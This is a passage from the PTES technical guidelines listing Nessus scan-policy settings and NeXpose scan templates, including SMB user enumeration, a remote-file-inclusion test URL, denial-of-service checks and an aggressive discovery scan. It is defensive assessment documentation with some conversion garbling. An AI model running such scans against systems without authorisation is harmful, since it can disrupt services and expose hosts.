Nikto (NASL wrapper) Settings  
Enable Nikto Unchecked  
Disable if server never replies 404 Unchecked  
Root directory Blank  
Pause between tests (s) Blank  
Scan CGI directories User supplied  
Display: 1 Show redirects Unchecked  
Display: 2 Show cookies received Unchecked  
Display: 3 Show all 200/OK responses Unchecked  
Display: 4 Show URLs which require authentication Unchecked  
Display: V Verbose Output Unchecked  
Tuning: 1 Interesting File/Seen in logs Unchecked

Tuning: 2 Misconfiguration / Default File Unchecked  
Tuning: 3 Information Disclosure Unchecked  
Tuning: 4 Injection (XSS/Script/HTML) Unchecked  
Oracle Settings Settings  
Oracle SID Blank  
Test default accounts (slow) Unchecked  
PCI DSS Compliance Settings  
Check for PCI-DSS compliance Unchecked  
Ping the remote host Settings  
TCP ping destination port(s) Built-in  
Do an ARP ping Checked  
Do a TCP ping Checked  
Continued on next page  
9.18. Preferences 193  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.6 – continued from previous page  
Do an ICMP ping Checked  
Number of Retries (ICMP) 2  
Do an applicative UDP ping (DNS, RPCÖ) Unchecked  
Make the dead hosts appear in the report Unchecked  
Log live hosts in the report Unchecked  
Test the local Nessus host Checked  
Fast network discovery Unchecked  
Port scanners settings Settings  
Check open TCP ports found by local port enumerators Unchecked  
Only run network port scanners if local port enumeration failed  
Checked  
SMB Registry: Start the Registry Service during the scan  
Settings  
Start the Registry Service during the scan Unchecked  
SMB Scope Settings  
Request information about the domain Checked  
SMB use domain SID to enumerate users Settings  
Start UID 1000  
End UID 1200  
SMB use host SID to enumerate local users Settings  
Start UID 1000  
End UID 1200  
SMTP settings Settings  
Third party domain Example.com  
From address nobody@example.com  
To address postmaster@[AUTO\_REPLACED\_IP]  
SNMP settings Settings  
Community name Public  
UDP port 161  
SNMPv3 user name Blank  
SNMPv3 authentication password Blank  
SNMPv3 authentication algorithm MD5  
SNMPv3 privacy password Blank  
SNMPv3 privacy algorithm DES  
Service Detection Settings

Test SSL based services Known SSL ports  
Unix Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Continued on next page  
194 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.6 – continued from previous page  
Policy file #5 Blank  
Web Application Tests Settings Settings  
Enable web applications tests Unchecked  
Maximum run time (min) 60  
Send POST requests Unchecked  
Combinations of arguments values one value  
HTTP Parameter Pollution Unchecked  
Stop at first flaw Per port (quicker)  
Test embedded web servers Unchecked  
URL for Remote File Inclusion <http://rfi.nessus.org/rfi.txt>  
Web mirroring Settings  
Number of pages to mirror 1000  
Maximum depth 6  
Start page /  
Excluded items regex /server\_privileges\\.php  
Follow dynamic pages Unchecked  
Windows Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
Windows File Contents Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a policy called “Only Safe Checks (Web)”. In order to do this you will need to connect to the Nessus server UI, so that you can create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on the right. The “Add Policy” screen will be displayed as follows:  
Screenshot Here  
There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the default settings do not need to be modified.  
9.19 General  
The General tab is where we will name and configure scan options related to our policy. There are six boxes of

grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options, and Performance.

#### 9.19. General 195

The Penetration Testing Execution Standard Documentation, Release 1.1

Basic allows us to define the policy itself. The actual settings have been defined as indicated below:

##### Basic Section Setting

Name Only Safe Checks (Web)

Visibility Shared

##### Description

Complete scans not including Denial of Service.

##### Scan Section Setting

Save Knowledge Base Checked

Safe Checks Checked

Silent Dependencies Checked

Log Scan Details to Server Unchecked

Stop Host Scan on Disconnect Unchecked

Avoid Sequential Scans Unchecked

Consider Unscanned Ports as Closed Unchecked

Designate Hosts by their DNS Name Unchecked

##### Network Section Setting

Reduce Parallel Connections on Congestion Unchecked

Use Kernel Congestion Detection (Linux Only) Unchecked

##### Port Scanners Section Setting

TCP Scan Checked

UDP Scan Unchecked

SYN Scan Unchecked

SNMP Scan Checked

Netstat SSH Scan Checked

Netstat WMI Scan Checked

Ping Host Unchecked

##### Port Scan Options Section Setting

Port Scan Range

1-65535

##### Performance Section Setting

Max Checks Per Host (Windows) 5

Max Checks Per Host (Linux) 50-75

Max Hosts Per Scan 5

Network Receive Timeout (seconds) 5

Max Simultaneous TCP Sessions Per Host Unlimited

Max Simultaneous TCP Sessions Per Scan Unlimited

#### 9.20 Credentials

The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.

For our policy we will not edit any of the settings within this section. They are however documented to ensure completeness.

##### Windows credentials Setting

Continued on next page

#### 196 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Table 9.8 – continued from previous page

SMB account Blank

SMB password Blank  
SMB domain (optional) Blank  
SMB password type Password  
Additional SMB account (1) Blank  
Additional SMB password (1) Blank  
Additional SMB domain (optional)(1) Blank  
Additional SMB account (2) Blank  
Additional SMB password (2) Blank  
Additional SMB domain (optional)(2) Blank  
Additional SMB account (3) Blank  
Additional SMB password (3) Blank  
Additional SMB domain (optional)(3) Blank  
Never send SMB credentials in clear text Checked  
Only use NTLMv2 Unchecked  
“SSH Settings” Setting  
SSH user name root  
SSH password (unsafe!) Blank  
SSH public key to use Blank  
SSH private key to use Blank  
Passphrase for SSH key Blank  
Elevate privileges with Nothing  
su login Blank  
Escalation password Blank  
SSH known\_hosts file Blank  
Preferred SSH port 22  
Client version OpenSSH\_5.0  
Kerberos configuration Settings  
Kerberos Key Distribution Center (KDC) Blank  
Kerberos KDC Port 88  
Kerberos KDC Transport UDP  
Kerberos Realm (SSH only) Blank  
Cleartext protocols settings Settings  
User name Blank  
Password (unsafe!) Blank  
Try to perform patch level checks over telnet Unchecked  
Try to perform patch level checks over rsh Unchecked  
Try to perform patch level checks over rexec Unchecked  
9.21 Plugins  
The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes the Safe Checks is selected from the General Tab.  
9.21. Plugins 197  
The Penetration Testing Execution Standard Documentation, Release 1.1  
9.22 Preferences  
The Preferences tab allows for more granular control over scan settings. All items in this category should be. The actual settings have been defined as indicated below:  
Cisco IOS Compliance Checks Setting  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank

Policy file #4 Blank  
Policy file #5 Blank  
"Database Compliance Checks " Setting  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
"Database Settings " Setting  
Login Blank  
Password Blank  
DB Type Oracle  
Database SID Blank  
Database port to use Blank  
Oracle auth type NORMAL  
SQL Server auth type Windows  
Do not scan fragile devices Setting  
Scan Network Printers Unchecked  
Scan Novell Netware hosts Unchecked  
Global variable settings Setting  
Probe services on every port Checked  
Do not log in with user accounts not specified in the policy  
Unchecked  
Enable CGI scanning Checked  
Network type Mixed (use RFC 1918)  
Enable experimental scripts Unchecked  
Thorough tests (slow) Unchecked  
Report verbosity Normal  
Report paranoia Normal  
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)  
SSL certificate to use Blank  
SSL CA to trust Blank  
SSL key to use Blank  
SSL password for SSL key Blank  
Continued on next page  
198 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.9 – continued from previous page  
HTTP cookies import Settings  
Cookies file Blank  
HTTP login page Settings  
Login page /  
Login form Blank  
Login form fields user=%USER%&password=%PASS%  
Login form method POST  
Re-authenticate delay (seconds) Blank  
Check authentication on page Blank  
Follow 30x redirections (# of levels) 2  
Authenticated regex Blank  
Invert test (disconnected if regex matches) Unchecked  
Match regex on HTTP headers Unchecked

Case insensitive regex Unchecked  
ICCP/COTP TSAP Addressing Settings  
Start COTP TSAP 8  
Stop COTP TSAP 8  
Login configurations Settings  
HTTP account Blank  
HTTP password (sent in clear) Blank  
NNTP account Blank  
NNTP password (sent in clear) Blank  
FTP account Anonymous  
FTP password (sent in clear)  
FTP writeable directory /incoming  
POP2 account Blank  
POP2 password (sent in clear) Blank  
POP3 account Blank  
POP3 password (sent in clear) Blank  
IMAP account Blank  
IMAP password (sent in clear) Blank  
Modbus/TCP Coil Access Settings  
Start reg 0  
End reg 16  
Nessus SYN scanner Settings  
Firewall detection Automatic (normal)  
Nessus TCP scanner Settings  
Firewall detection Automatic (normal)  
News Server (NNTP) Information Disclosure Settings  
From address Nessus <listme@listme.dsbl.org>  
Test group name regex f[a-z]\.tests?  
Max crosspost 7  
Local distribution Checked  
Continued on next page  
9.22. Preferences 199  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.9 – continued from previous page  
No archive Unchecked  
Nikto (NASL wrapper) Settings  
Enable Nikto Checked  
Disable if server never replies 404 Unchecked  
Root directory Blank  
Pause between tests (s) Blank  
Scan CGI directories User supplied  
Display: 1 Show redirects Unchecked  
Display: 2 Show cookies received Unchecked  
Display: 3 Show all 200/OK responses Unchecked  
Display: 4 Show URLs which require authentication Unchecked  
Display: V Verbose Output Unchecked  
Tuning: 1 Interesting File/Seen in logs Unchecked  
Tuning: 2 Misconfiguration / Default File Unchecked  
Tuning: 3 Information Disclosure Unchecked  
Tuning: 4 Injection (XSS/Script/HTML) Unchecked  
Oracle Settings Settings  
Oracle SID Blank  
Test default accounts (slow) Unchecked

PCI DSS Compliance Settings  
Check for PCI-DSS compliance Unchecked  
Ping the remote host Settings  
TCP ping destination port(s) Built-in  
Do an ARP ping Checked  
Do a TCP ping Checked  
Do an ICMP ping Checked  
Number of Retries (ICMP) 2  
Do an applicative UDP ping (DNS, RPC) Unchecked  
Make the dead hosts appear in the report Unchecked  
Log live hosts in the report Unchecked  
Test the local Nessus host Checked  
Fast network discovery Unchecked  
Port scanners settings Settings  
Check open TCP ports found by local port enumerators Unchecked  
Only run network port scanners if local port enumeration failed  
Checked  
SMB Registry: Start the Registry Service during the scan  
Settings  
Start the Registry Service during the scan Unchecked  
SMB Scope Settings  
Request information about the domain Checked  
SMB use domain SID to enumerate users Settings  
Continued on next page  
200 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.9 – continued from previous page  
Start UID 1000  
End UID 1200  
SMB use host SID to enumerate local users Settings  
Start UID 1000  
End UID 1200  
SMTP settings Settings  
Third party domain Example.com  
From address nobody@example.com  
To address postmaster@[AUTO\_REPLACED\_IP]  
SNMP settings Settings  
Community name Public  
UDP port 161  
SNMPv3 user name Blank  
SNMPv3 authentication password Blank  
SNMPv3 authentication algorithm MD5  
SNMPv3 privacy password Blank  
SNMPv3 privacy algorithm DES  
Service Detection Settings  
Test SSL based services Known SSL ports  
Unix Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank

Policy file #5 Blank  
Web Application Tests Settings Settings  
Enable web applications tests Checked  
Maximum run time (min) 60  
Send POST requests Unchecked  
Combinations of arguments values one value  
HTTP Parameter Pollution Unchecked  
Stop at first flaw Per port (quicker)  
Test embedded web servers Unchecked  
URL for Remote File Inclusion <http://rfi.nessus.org/rfi.txt>  
Web mirroring Settings  
Number of pages to mirror 1000  
Maximum depth 6  
Start page /  
Excluded items regex /server\_privileges\\.php  
Follow dynamic pages Unchecked  
Windows Compliance Checks Settings  
Policy file #1 Blank  
Continued on next page  
9.22. Preferences 201  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.9 – continued from previous page  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
Windows File Contents Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a policy called “Validation Scan.” In order to do this you will need to connect to the Nessus server UI, so that you can create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on the right.  
The “Add Policy” screen will be displayed as follows:  
Screenshot Here \*\*  
There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the default settings do not need to be modified.  
9.23 General  
The General tab is where we will name and configure scan options related to our policy. There are six boxes of grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options, and Performance.  
Basic allows us to define the policy itself. The actual settings have been defined as indicated below:  
Basic Section Setting  
Name Validation Scan  
Visibility Shared

Description  
Validation Scan Only (Use to check that Nessus is working properly and the signature date)  
Scan Section Setting  
Save Knowledge Base Checked  
Safe Checks Checked  
Silent Dependencies Checked  
Log Scan Details to Server Unchecked  
Stop Host Scan on Disconnect Unchecked  
Avoid Sequential Scans Unchecked  
Consider Unscanned Ports as Closed Unchecked  
Designate Hosts by their DNS Name Unchecked  
Network Section Setting  
Continued on next page  
202 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.10 – continued from previous page  
Reduce Parallel Connections on Congestion Unchecked  
Use Kernel Congestion Detection (Linux Only) Unchecked  
Port Scanners Section Setting  
TCP Scan Checked  
UDP Scan Unchecked  
SYN Scan Unchecked  
SNMP Scan Unchecked  
Netstat SSH Scan Checked  
Netstat WMI Scan Checked  
Ping Host Unchecked  
Port Scan Options Section Setting  
Port Scan Range  
22, 161, 1241, 8834  
Performance Section Setting  
Max Checks Per Host (Windows) 5  
Max Checks Per Host (Linux) 50-75  
Max Hosts Per Scan 1  
Network Receive Timeout (seconds) 5  
Max Simultaneous TCP Sessions Per Host Unlimited  
Max Simultaneous TCP Sessions Per Scan Unlimited  
9.24 Credentials  
The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.  
For our policy we will not edit any of the settings within this section. They are however documented to ensure completeness.  
Windows credentials Setting  
SMB account Blank  
SMB password Blank  
SMB domain (optional) Blank  
SMB password type Password  
Additional SMB account (1) Blank  
Additional SMB password (1) Blank  
Additional SMB domain (optional)(1) Blank  
Additional SMB account (2) Blank  
Additional SMB password (2) Blank

Additional SMB domain (optional)(2) Blank  
Additional SMB account (3) Blank  
Additional SMB password (3) Blank  
Additional SMB domain (optional)(3) Blank  
Never send SMB credentials in clear text Checked  
Only use NTLMv2 Unchecked  
“SSH Settings” Setting  
SSH user name root  
Continued on next page

### 9.24. Credentials 203

The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.11 – continued from previous page

SSH password (unsafe!) Blank  
SSH public key to use Blank  
SSH private key to use Blank  
Passphrase for SSH key Blank  
Elevate privileges with Nothing  
su login Blank  
Escalation password Blank  
SSH known\_hosts file Blank  
Preferred SSH port 22  
Client version OpenSSH\_5.0  
Kerberos configuration Settings  
Kerberos Key Distribution Center (KDC) Blank  
Kerberos KDC Port 88  
Kerberos KDC Transport UDP  
Kerberos Realm (SSH only) Blank  
Cleartext protocols settings Settings  
User name Blank  
Password (unsafe!) Blank  
Try to perform patch level checks over telnet Unchecked  
Try to perform patch level checks over rsh Unchecked  
Try to perform patch level checks over rexec Unchecked

### 9.25 Plugins

The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes the Safe Checks is selected from the General Tab.

### 9.26 Preferences

The Preferences tab allows for more granular control over scan settings. All items in this category should be. The actual settings have been defined as indicated below:

Cisco IOS Compliance Checks Setting  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
“Database Compliance Checks” Setting  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank

Policy file #4 Blank  
Continued on next page  
204 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.12 – continued from previous page  
Policy file #5 Blank  
“Database Settings” Setting  
Login Blank  
Password Blank  
DB Type Oracle  
Database SID Blank  
Database port to use Blank  
Oracle auth type NORMAL  
SQL Server auth type Windows  
Do not scan fragile devices Setting  
Scan Network Printers Unchecked  
Scan Novell Netware hosts Unchecked  
Global variable settings Setting  
Probe services on every port Checked  
Do not log in with user accounts not specified in the policy  
Unchecked  
Enable CGI scanning Checked  
Network type Mixed (use RFC 1918)  
Enable experimental scripts Unchecked  
Thorough tests (slow) Unchecked  
Report verbosity Normal  
Report paranoia Normal  
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)  
SSL certificate to use Blank  
SSL CA to trust Blank  
SSL key to use Blank  
SSL password for SSL key Blank  
HTTP cookies import Settings  
Cookies file Blank  
HTTP login page Settings  
Login page /  
Login form Blank  
Login form fields user=%USER%&password=%PASS%  
Login form method POST  
Re-authenticate delay (seconds) Blank  
Check authentication on page Blank  
Follow 30x redirections (# of levels) 2  
Authenticated regex Blank  
Invert test (disconnected if regex matches) Unchecked  
Match regex on HTTP headers Unchecked  
Case insensitive regex Unchecked  
Continued on next page  
9.26. Preferences 205  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.12 – continued from previous page  
ICCP/COTP TSAP Addressing Settings

Start COTP TSAP 8  
Stop COTP TSAP 8  
Login configurations Settings  
HTTP account Blank  
HTTP password (sent in clear) Blank  
NNTP account Blank  
NNTP password (sent in clear) Blank  
FTP account Anonymous  
FTP password (sent in clear)  
FTP writeable directory /incoming  
POP2 account Blank  
POP2 password (sent in clear) Blank  
POP3 account Blank  
POP3 password (sent in clear) Blank  
IMAP account Blank  
IMAP password (sent in clear) Blank  
Modbus/TCP Coil Access Settings  
Start reg 0  
End reg 16  
Nessus SYN scanner Settings  
Firewall detection Automatic (normal)  
Nessus TCP scanner Settings  
Firewall detection Automatic (normal)  
News Server (NNTP) Information Disclosure Settings  
From address Nessus <listme@listme.dsbl.org>  
Test group name regex f[a-z]\.tests?  
Max crosspost 7  
Local distribution Checked  
No archive Unchecked  
Nikto (NASL wrapper) Settings  
Enable Nikto Checked  
Disable if server never replies 404 Unchecked  
Root directory Blank  
Pause between tests (s) Blank  
Scan CGI directories User supplied  
Display: 1 Show redirects Unchecked  
Display: 2 Show cookies received Unchecked  
Display: 3 Show all 200/OK responses Unchecked  
Display: 4 Show URLs which require authentication Unchecked  
Display: V Verbose Output Unchecked  
Tuning: 1 Interesting File/Seen in logs Unchecked  
Tuning: 2 Misconfiguration / Default File Unchecked  
Tuning: 3 Information Disclosure Unchecked  
Continued on next page  
206 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.12 – continued from previous page  
Tuning: 4 Injection (XSS/Script/HTML) Unchecked  
Oracle Settings Settings  
Oracle SID Blank  
Test default accounts (slow) Unchecked  
PCI DSS Compliance Settings  
Check for PCI-DSS compliance Unchecked

Ping the remote host Settings  
TCP ping destination port(s) Built-in  
Do an ARP ping Checked  
Do a TCP ping Checked  
Do an ICMP ping Checked  
Number of Retries (ICMP) 2  
Do an applicative UDP ping (DNS, RPCÖ) Unchecked  
Make the dead hosts appear in the report Unchecked  
Log live hosts in the report Unchecked  
Test the local Nessus host Checked  
Fast network discovery Unchecked  
Port scanners settings Settings  
Check open TCP ports found by local port enumerators Unchecked  
Only run network port scanners if local port enumeration failed  
Checked  
SMB Registry: Start the Registry Service during the scan  
Settings  
Start the Registry Service during the scan Unchecked  
SMB Scope Settings  
Request information about the domain Checked  
SMB use domain SID to enumerate users Settings  
Start UID 1000  
End UID 1200  
SMB use host SID to enumerate local users Settings  
Start UID 1000  
End UID 1200  
SMTP settings Settings  
Third party domain Example.com  
From address nobody@example.com  
To address postmaster@[AUTO\_REPLACED\_IP]  
SNMP settings Settings  
Community name Public  
UDP port 161  
SNMPv3 user name Blank  
Continued on next page  
**9.26. Preferences 207**  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.12 – continued from previous page  
SNMPv3 authentication password Blank  
SNMPv3 authentication algorithm MD5  
SNMPv3 privacy password Blank  
SNMPv3 privacy algorithm DES  
Service Detection Settings  
Test SSL based services Known SSL ports  
Unix Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
Web Application Tests Settings Settings

Enable web applications tests  Checked  
Maximum run time (min) 1  
Send POST requests  Unchecked  
Combinations of arguments values one value  
HTTP Parameter Pollution  Unchecked  
Stop at first flaw Per port (quicker)  
Test embedded web servers  Unchecked  
URL for Remote File Inclusion <http://rfi.nessus.org/rfi.txt>  
Web mirroring Settings  
Number of pages to mirror 0  
Maximum depth 0  
Start page /  
Excluded items regex  
\*  
Follow dynamic pages  Unchecked  
Windows Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
Windows File Contents Compliance Checks Settings  
Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
208 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
9.27 Denial of service  
"Description: "This basic audit of all network assets uses both safe and unsafe (denial-of-service) checks. This scan does not include in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.  
"Why use this template: "You can run a denial of service scan in a preproduction environments to test the resistance of assets to denial-of service conditions.  
"Device/vulnerability scan: "Y/Y  
"Maximum # scan threads: "10  
"ICMP (Ping hosts): "Y  
"TCP ports used for device discovery: "80  
"UDP ports used for device discovery: "None  
"Device discovery performance: "5 ms send delay, 4 retries, 1000 ms block timeout  
"TCP port scan method: "Stealth scan (SYN)  
"TCP optimizer ports: "None  
"TCP ports to scan: "Well known numbers + 1-1040  
"TCP port scan performance: "0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
"UDP ports to scan: "Well-known numbers  
"Simultaneous port scans: "5  
"Specific vulnerability checks enabled (which disables all other checks): "None  
"Specific vulnerability checks disabled: "Local, patch, policy check types  
9.28 Discovery scan  
"Description: "This scan locates live assets on the network and identifies their host names and

operating systems.

NeXpose does not perform enumeration, policy, or vulnerability scanning with this template.

“Why use this template: “You can run a discovery scan to compile a complete list of all network assets. Afterward,

you can target subsets of these assets for intensive vulnerability scans, such as with the Exhaustive scan template.

“Device/vulnerability scan: “Y/N

“Maximum # scan threads: “10

“ICMP (Ping hosts): “Y

“TCP ports used for device discovery: “21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,

449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100

“UDP ports used for device discovery: “53, 67, 111, 135, 137, 161, 500, 1701

“Device discovery performance: “5 ms send delay, 2 retries, 3000 ms block timeout

“TCP port scan method: “Stealth scan (SYN)

“TCP optimizer ports: “None

“TCP ports to scan: “21, 22, 23, 25, 80, 110, 139, 143, 220, 264, 443, 445, 449, 524, 585, 993, 995, 1433, 1521,

1723, 8080, 9100

“TCP port scan performance: “0 ms send delay, 25 blocks, 500 ms block delay, 3 retries

9.27. Denial of service 209

The Penetration Testing Execution Standard Documentation, Release 1.1

“UDP ports to scan: “161, 500

“Simultaneous port scans: “10

“Specific vulnerability checks enabled (which disables all other checks): “None

“Specific vulnerability checks disabled: “None

9.29 Discovery scan (aggressive)

“Description: “This fast, cursory scan locates live assets on high-speed networks and identifies their host names

and operating systems. NeXpose sends packets at a very high rate, which may trigger IPS/IDS sensors, SYN flood

protection, and exhaust states on stateful firewalls. NeXpose does not perform enumeration, policy, or vulnerability

scanning with this template.

“Why use this template: “This template is identical in scope to the discovery scan, except that it uses more threads

and is, therefore, much faster. The tradeoff is that scans run with this template may not be as thorough as with the

Discovery scan template.

“Device/vulnerability scan: “Y/N

“Maximum # scan threads: “25

“ICMP (Ping hosts): “Y

“TCP ports used for device discovery: “21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,

449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100

“UDP ports used for device discovery: “53, 67, 111, 135, 137, 161, 500, 1701

“Device discovery performance: “0 ms send delay, 2 retries, 3000 ms block timeout

“TCP port scan method: “Stealth scan (SYN)

“TCP optimizer ports: “None

“TCP ports to scan: “21, 22, 23, 25, 80, 110, 139, 143, 220, 264, 443, 445, 449, 524, 585, 993, 995, 1433, 1521,

1723, 8080, 9100

“TCP port scan performance: “0 ms send delay, 25 blocks, 500 ms block delay, 3 retries

““UDP ports to scan: ““161, 500  
““Simultaneous port scans: ““25  
““Specific vulnerability checks enabled (which disables all other checks): ““None  
““Specific vulnerability checks disabled: ““None

9.30 Exhaustive

““Description: ““This thorough network scan of all systems and services uses only safe checks, including patch/hotfix inspections, policy compliance assessments, and application-layer auditing. This scan could take several hours, or even days, to complete, depending on the number of target assets.

““Why use this template: ““Scans run with this template are thorough, but slow. Use this template to run intensive scans targeting a low number of assets.

““Device/vulnerability scan: ““Y/Y  
““Maximum # scan threads: ““10

210 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

I““CMP (Ping hosts): ““Y  
““TCP ports used for device discovery: ““80  
““UDP ports used for device discovery: ““None  
““Device discovery performance: ““5 ms send delay, 4 retries, 1000 ms block timeout  
““TCP port scan method: ““NeXpose determines optimal method  
““TCP optimizer ports: ““21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080  
““TCP ports to scan: ““All possible (1-65535)  
““TCP port scan performance: ““0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
““UDP ports to scan: ““Well-known numbers  
““Simultaneous port scans: ““5  
““Specific vulnerability checks enabled (which disables all other checks): ““None  
““Specific vulnerability checks disabled: ““None

9.31 Full audit

““Description: ““This full network audit of all systems uses only safe checks, including network-based vulnerabilities, patch/hotfix checking, and application-layer auditing. NeXpose scans only default ports and disables policy checking, which makes scans faster than with the Exhaustive scan. Also, NeXpose does not check for potential vulnerabilities with this template.

““Why use this template: ““This is the default NeXpose scan template. Use it to run a fast, thorough vulnerability scan right “out of the box.”

““Device/vulnerability scan: ““Y/Y  
““Maximum # scan threads: ““10  
““ICMP (Ping hosts): ““Y  
““TCP ports used for device discovery: ““80  
““UDP ports used for device discovery: ““None  
““Device discovery performance: ““5 ms send delay, 4 retries, 1000 ms block timeout  
““TCP port scan method: ““Stealth scan (SYN)  
““TCP optimizer ports: ““None  
““TCP ports to scan: ““Well known numbers + 1-1040  
““TCP port scan performance: ““0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
““UDP ports to scan: ““Well-known numbers  
““Simultaneous port scans: ““5  
““Specific vulnerability checks enabled (which disables all other checks): ““None

""Specific vulnerability checks disabled: ""Policy check type  
9.31. Full audit 211  
The Penetration Testing Execution Standard Documentation, Release 1.1  
9.32 HIPAA compliance  
""Description: ""NeXpose uses safe checks in this audit of compliance with HIPAA section 164.312 ("Technical Safeguards"). The scan will flag any conditions resulting in inadequate access control, inadequate auditing, loss of integrity, inadequate authentication, or inadequate transmission security (encryption).  
""Why use this template: ""Use this template to scan assets in a HIPAA-regulated environment, as part of a HIPAA compliance program.  
""Device/vulnerability scan: ""Y/Y  
""Maximum # scan threads: ""10  
""ICMP (Ping hosts): ""Y  
""TCP ports used for device discovery: ""80  
""UDP ports used for device discovery: ""None  
""Device discovery performance: ""5 ms send delay, 4 retries, 1000 ms block timeout  
""TCP port scan method: ""Stealth scan (SYN)  
""TCP optimizer ports: ""None  
""TCP ports to scan: ""Well known numbers +  
1-1040  
""TCP port scan performance: ""0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
""UDP ports to scan: ""Well-known numbers  
""Simultaneous port scans: ""5  
""Specific vulnerability checks enabled (which disables all other checks): ""None  
""Specific vulnerability checks disabled: ""None  
9.33 Internet DMZ audit  
""Description: ""This penetration test covers all common Internet services, such as Web, FTP, mail (SMTP/POP/IMAP/Lotus Notes), DNS, database, Telnet, SSH, and VPN. NeXpose does not perform in-depth patch/hotfix checking and policy compliance audits will not be performed.  
""Why use this template: ""Use this template to scan assets in your DMZ.  
""Device/vulnerability scan: ""Y/Y  
""Maximum # scan threads: ""10  
""ICMP (Ping hosts): ""N  
""TCP ports used for device discovery: ""None  
""UDP ports used for device discovery: ""None  
""Device discovery performance: ""5 ms send delay, 4 retries, 1000 ms block timeout  
""TCP port scan method: ""Stealth scan (SYN)  
""TCP optimizer ports: ""None  
""TCP ports to scan: ""Well-known numbers  
212 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
""TCP port scan performance: ""0 ms send delay, 10 blocks, 10 ms block delay, 5 retries  
""UDP ports to scan: ""None  
""Simultaneous port scans: ""5  
""Specific vulnerability checks enabled (which disables all other checks): ""DNS, database, FTP, Lotus Notes/Domino, Mail, SSH, TFTP, Telnet, VPN, Web check categories  
""Specific vulnerability checks disabled: ""None  
9.34 Linux RPMs  
""Description: ""This scan verifies proper installation of RPM patches on Linux systems. For optimum success, use

administrative credentials.

“Why use this template: “Use this template to scan assets running the Linux operating system.

“Device/vulnerability scan: “Y/Y

“Maximum # scan threads: 10

“ICMP (Ping hosts): “Y

“TCP ports used for device discovery: “22, 23

“UDP ports used for device discovery: “None

“Device discovery performance: “5 ms send delay, 4 retries, 1000 ms block timeout

“TCP port scan method: “Stealth scan (SYN)

“TCP optimizer ports: “None

“TCP ports to scan: “22, 23

“TCP port scan performance: “0 ms send delay, 10 blocks, 10 ms block delay, 5 retries

“UDP ports to scan: “None

“Simultaneous port scans: “5

